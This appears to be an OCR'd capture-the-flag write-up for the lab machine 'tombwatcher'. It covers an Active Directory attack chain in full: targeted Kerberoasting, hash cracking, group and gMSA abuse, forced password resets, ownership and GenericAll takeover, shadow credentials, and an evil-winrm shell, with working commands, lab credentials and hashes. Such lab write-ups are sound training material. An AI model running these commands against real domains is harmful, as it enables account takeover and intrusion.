
tombwatcher

This is tombwatcher writeup by Jiseok Song

nmap





```
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
80/tcp   open  http          syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-10-14 07:00:57Z)
135/tcp  open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: tombwatcher.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.tombwatcher.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>, DNS:DC01.tombwatcher.htb
| Issuer: commonName=tombwatcher-CA-1/domainComponent=tombwatcher
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2025-10-13T13:57:21
| Not valid after:  2026-10-13T13:57:21
| MD5:   8e64:5b0f:8380:f600:dc5f:1e4a:b7ac:168c
| SHA-1: 6665:77ce:558b:7edb:d026:f9e6:b49c:8111:a87c:e139
| -----BEGIN CERTIFICATE-----
| MIIGRzCCBS+gAwIBAgITLgAAAAOoZCWQoiPE9gAAAAAAAzANBgkqhkiG9w0BAQUF
| ADBNMRMwEQYKCZImiZPyLGQBGRYDaHRiMRswGQYKCZImiZPyLGQBGRYLdG9tYndh
```


Add these entries to /etc/hosts

Web Enumeration & Bloodhound

Web Server only shows IIS default web page




I can try nxc with provided credential




It's working. I can run rusthound

```
rusthound-ce --domain tombwatcher.htb -u henry -p 'H3nry_987TGV!' -f
dc01.tombwatcher.htb -c All
```



Remove domaindnszones, forestdnszones from domains.json and upload



Get John shell

First, writespn to alfred

```
uv run /opt/bloodyAD/bloodyAD.py -d tombwatcher.htb -u henry -p
'H3nry_987TGV!' --host 10.10.11.72 set object alfred servicePrincipalName -v
'http/pwned'
```



Kerberoasting works now

```
nxc ldap dc01.tombwatcher.htb -u henry -p 'H3nry_987TGV!' --kerberoasting -
```

```
[parrot@parrot]-[~/Documents/tombwatcher]
└─→ $nxc ldap dc01.tombwatcher.htb -u henry -p 'H3nry_987TGV!' --kerberoasting -
LDAP        10.10.11.72     389    DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Ne
ver)
LDAP        10.10.11.72     389    DC01            [+] tombwatcher.htb\henry:H3nry_987TGV!
LDAP        10.10.11.72     389    DC01            [*] Skipping disabled account: krbtgt
LDAP        10.10.11.72     389    DC01            [*] Total of records returned 1
LDAP        10.10.11.72     389    DC01            [*] sAMAccountName: Alfred, memberOf: [], pwdLastSet: 2025-05-12 11:17:03.526670, lastLogon: <never>
LDAP        10.10.11.72     389    DC01            $krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb\Alfred*$49760d0751f38e22445601c0d8f149be$4c47a5f6681fe87a4d6
4c6462f529a023e2636ff032e1ddd3805e07630ec30442de8c7f57b002cbbc7c01d48345837bf35a3231a607d7f89573774f2c128b2dfd616a553f9e8c34271a31aaf137dd0bb2417abece3a9d3af7482e9b
25a72fdf45cf22540afe23fbe6708901ae4d94fdba88c77a1a726beb7c8eb597f72435ad93f0b147afa27e8ff2e08482324f82e34505ae24079262fc9325b483f25cb76e1dbb670c5e3061bac68689668366
72f167c410bc14093f1abde2efe89a00ab60c7ccc782ffc4c02f9eb13b80b95824308a2b7b328ec4fe395c5cc6c07893044e4b49170f05bea42b9f71c610d37b257f312a5c6c310402f3725e46c61f033347
8184414a2f3d776efee4f752b03dd17e436814f9192224009472f40c23a8689fbd28ef379bf85cc8c90c536ec0f9cf29313063865555a1b8d7e3e0d14da4da860457f7ce55d89f0c04314e897e254619c5dd
f7cbc2d25734a5af21e4a90e3e1d9fabb206cba7891226a2c05a44d768d6016d3a331e38920642e734020eaac914fde635edc44d6d5ecd11e221ec9cc9799e625bb9c7a0ddfebf9fac9bb443cf1736377587
3c545e518d0444a2835418a0b1ae1e6d9d47ae4160339b4a29ff48f095ef2abcd7427c018b286445d07f58975da529ecf7b07971a3998eb92a83b111f2c0fc00e9714b283077f204a78496284cf76b37a285
1b025c0f54d672910220e5126dc76801e8dc9972e8efb79ab948ecc1f806b3c16679ec1ee893f3d32e0897a09716abd98262c70876b9385bd962469c9b8f67ffdbf7ddfe1dc17b8f5a599191bcf8f558a2c8
0a909b814798f3ac20da9e1b00386dcec35e0994d886cd947a0606cdb6e49e30258b9a1649d0aed68378ddb80188e74dda5a7a952e4a2730bbe0d45f535bdbe8c8171a1669f50773d698953d06d33759c95f
c071399371720fcdc9a42e23bf6964f4c23860a86d4e601793cab89d71f2e047cf6f0a05565412540440a44c163c275660ca70f41e62fb1a70d1001460522201d24c82f251af54987f89b126ba61392f10e5
6e6d5e5481c70da07f4a848d33ec517b5661974a0faa2598f06d489cb8dc4e859ba6d6646365c5ab34bf110df5c851b9c0921fa29bc01c3a01757c03bce6203422623afaa1b9a1f124708dc73703d6fd8618
e51f36aef3ad535dc4bd1f5597ade1b2cce246520807bbe0bfeb9b9c3ae12588dd78d3391e127968751baa74851cbaf7eaefe4aa6ddba08c1e6b5de30ff0607ec087715a3106b24e9161f1e86a05854ce450
98466d02f91d144bdf98c80969457434381602ce3925090bfa1cef08c8721632b764950764939eabdb3572d616fb5c1ee14cdd63d9921d8ffea4c49d063a5c5045717060245 5fba2fee064cf35e7458b4569
a0816ceb6debfd5fe7b2688ded82dfeaea646970d8db1e121f787c34dd65f28e7d118a1cfbed68f0888207acca0460b00bf7c66
```

I can run bloodyAD without value to set it back

```
uv run /opt/bloodyAD/bloodyAD.py -d tombwatcher.htb -u henry -p
'H3nry_987TGV!' --host 10.10.11.72 set object alfred servicePrincipalName
```

```
[parrot@parrot]-[~/Documents/tombwatcher]
└─→ $uv run /opt/bloodyAD/bloodyAD.py -d tombwatcher.htb -u henry -p 'H3nry_987TGV!' --host 10.10.11.72 set object alfred servicePrincipalName
[+] alfred's servicePrincipalName has been updated
```

It can be easily cracked in hashcat

```
PS C:¥Users¥yumia¥Downloads¥hashcat-6.2.6> .¥hashcat.exe ..¥alfred.hash ..¥..¥rockyou.txt --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

$krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb¥Alfred*$49760d0751f38e22445601c0d8f149be$4c47a5f6681fe87a4d64c6462f529a023e2636f
f032e1ddd3805e07630ec30442de8c7f57b002cbbc7c01d48345837bf35a3231a607d7f89573774f2c128b2dfd616a553f9e8c34271a31aaf137dd0bb2417abece3a
9d3af7482e9b25a72fdf45cf22540afe23fbe6708901ae4d94fdba88c77a1a726beb7c8eb597f72435ad93f0b147afa27e8ff2e08482324f82e34505ae24079262fc
9325b483f25cb76e1dbb670c5e3061bac68689668366 72f167c410bc14093f1abde2efe89a00ab60c7ccc782ffc4c02f9eb13b80b95824308a2b7b328ec4fe395c5c
c6c07893044e4b49170f05bea42b9f71c610d37b257f312a5c6c310402f3725e46c61f033347 8184414a2f3d776efee4f752b03dd17e436814f9192224009472f40c
23a8689fbd28ef379bf85cc8c90c536ec0f9cf29313063865555a1b8d7e3e0d14da4da860457f7ce55d89f0c04314e897e254619c5ddf7cbc2d25734a5af21e4a90e
8e1d9fabb206cba7891226a2c05a44d768d6016d3a331e38920642e734020eaac914fde635edc44d6d5ecd11e221ec9cc9799e625bb9c7a0ddfebf9fac9bb443cf17
363775873c545e518d0444a2835418a0b1ae1e6d9d47ae4160339b4a29ff48f095ef2abcd7427c018b286445d07f58975da529ecf7b07971a3998eb92a83b111f2c0
fc00e9714b283077f204a78496284cf76b37a2851b025c0f54d672910220e5126dc76801e8dc9972e8efb79ab948ecc1f806b3c16679ec1ee893f3d32e0897a09716
abd98262c70876b9385bd962469c9b8f67ffdbf7ddfe1dc17b8f5a599191bcf8f558a2c80a909b814798f3ac20da9e1b00386dcec35e0994d886cd947a0606cdb6e4
9e30258b9a1649d0aed68378ddb80188e74dda5a7a952e4a2730bbe0d45f535bdbe8c8171a1669f50773d698953d06d33759c95fc071399371720fcdc9a42e23bf69
64f4c23860a86d4e601793cab89d71f2e047cf6f0a05565412540440a44c163c275660ca70f41e62fb1a70d1001460522201d24c82f251af54987f89b126ba61392f
10e56e6d5e5481c70da07f4a848d33ec517b5661974a0faa2598f06d489cb8dc4e859ba6d6646365c5ab34bf110df5c851b9c0921fa29bc01c3a01757c03bce62034
22623afaa1b9a1f124708dc73703d6fd8618e51f36aef3ad535dc4bd1f5597ade1b2cce246520807bbe0bfeb9b9c3ae12588dd78d3391e127968751baa74851cbaf7
eaefe4aa6ddba08c1e6b5de30ff0607ec087715a3106b24e9161f1e86a05854ce45098466d02f91d144bdf98c809694574343816 02ce3925090bfa1cef08c8721632
b764950764939eabdb3572d616fb5c1ee14cdd63d9921d8ffea4c49d063a5c5045717060245 5fba2fee064cf35e7458b4569a0816ceb6debfd5fe7b2688ded82dfea
ea646970d8db1e121f787c34dd65f28e7d118a1cfbed68f0888207acca0460b00bf7c66:basketball
PS C:¥Users¥yumia¥Downloads¥hashcat-6.2.6>
```


Alfred can add himself to infrastructure group

```
uv run /opt/bloodyAD/bloodyAD.py -d tombwatcher.htb -u alfred -p
'basketball' --host 10.10.11.72 add groupMember infrastructure alfred
```

```
[parrot@parrot]-[~/Documents/tombwatcher]
└─→ $uv run /opt/bloodyAD/bloodyAD.py -d tombwatcher.htb -u alfred -p 'basketball' --host 10.10.11.72 add groupMember infrastructure alfred
[+] alfred added to infrastructure
```

I can read gmsa now

```
nxc ldap dc01.tombwatcher.htb -u alfred -p 'basketball' --gmsa
```




As ansible_dev, I can force changing password of sam

```
uv run /opt/bloodyAD/bloodyAD.py -d tombwatcher.htb -u 'ansible_dev$' -p ':bf8b11e301f7ba3fdc616e5d4fa01c30' --host 10.10.11.72 set password sam 'P@ssw0rd!'
```



sam can write owner of john, so he can set himself as owner of john

```
uv run /opt/bloodyAD/bloodyAD.py -d tombwatcher.htb -u 'sam' -p 'P@ssw0rd!' --host 10.10.11.72 set owner john sam
```



Add genericAll to himself

```
uv run /opt/bloodyAD/bloodyAD.py -d tombwatcher.htb -u 'sam' -p 'P@ssw0rd!' --host 10.10.11.72 add genericAll john sam
```



I can add shadow credential and get ntlm hash of john

```
certipy shadow auto -target 10.10.11.72 -u 'sam@tombwatcher.htb' -p 'P@ssw0rd!' -account john
```

```
[parrot@parrot]─[~/Documents/tombwatcher]
└─→ $certipy shadow auto -target 10.10.11.72 -u 'sam@tombwatcher.htb' -p 'P@ssw0rd!' -account john
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[!] DNS resolution failed: The DNS query name does not exist: TOMBWATCHER.HTB.
[!] Use -debug to print a stacktrace
[*] Targeting user 'john'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '4fc6a9d9f478472cb5903b03cb97068a'
[*] Adding Key Credential with device ID '4fc6a9d9f478472cb5903b03cb97068a' to the Key Credentials for 'john'
[*] Successfully added Key Credential with device ID '4fc6a9d9f478472cb5903b03cb97068a' to the Key Credentials for 'john'
[*] Authenticating as 'john' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'john@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'john.ccache'
[*] Wrote credential cache to 'john.ccache'
[*] Trying to retrieve NT hash for 'john'
[*] Restoring the old Key Credentials for 'john'
[*] Successfully restored the old Key Credentials for 'john'
[*] NT hash for 'john': afac881b79a524c8e99d2b34f438058b
```

It seems like someone already changed password(only nt hash).

I can just set password

```
uv run /opt/bloodyAD/bloodyAD.py -d tombwatcher.htb -u 'sam' -p 'P@ssw0rd!'
--host 10.10.11.72 set password john 'P@ssw0rd!'
```

```
[parrot@parrot]─[~/Documents/tombwatcher]
└─→ $uv run /opt/bloodyAD/bloodyAD.py -d tombwatcher.htb -u 'sam' -p 'P@ssw0rd!' --host 10.10.11.72 set password john 'P@ssw0rd!'
[+] Password changed successfully!
[parrot@parrot]─[~/Documents/tombwatcher]
└─→ $nxc smb tombwatcher.htb -u 'john' -p 'P@ssw0rd!'
SMB         10.10.11.72     445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.72     445    DC01            [+] tombwatcher.htb\john:P@ssw0rd!
```

Get ccache file using getTGT.py

```
getTGT.py 'tombwatcher.htb/john:P@ssw0rd!'
```

Generate new krb5 configuration file

```
nxc smb tombwatcher.htb -u 'john' -p 'P@ssw0rd!' --generate-krb5-file
tombwatcher.krb5
```


```
└─→ $getTGT.py 'tombwatcher.htb/john:P@ssw0rd!'
Impacket v0.13.0.dev0+20250415.195618.c384b5f - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in john.ccache
[parrot@parrot]─[~/Documents/tombwatcher]
└─→ $nxc smb tombwatcher.htb -u 'john' -p 'P@ssw0rd!' --generate-krb5-file tombwatcher.krb5
SMB         10.10.11.72     445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.72     445    DC01            [+] tombwatcher.htb\john:P@ssw0rd!
```

Overwrite /etc/krb5.conf with this file and run evil-winrm


```
sudo cp tombwatcher.krb5 /etc/krb5.conf
```

```
KRB5CCNAME=john.ccache evil-winrm -i dc01.tombwatcher.htb -r tombwatcher.htb
```



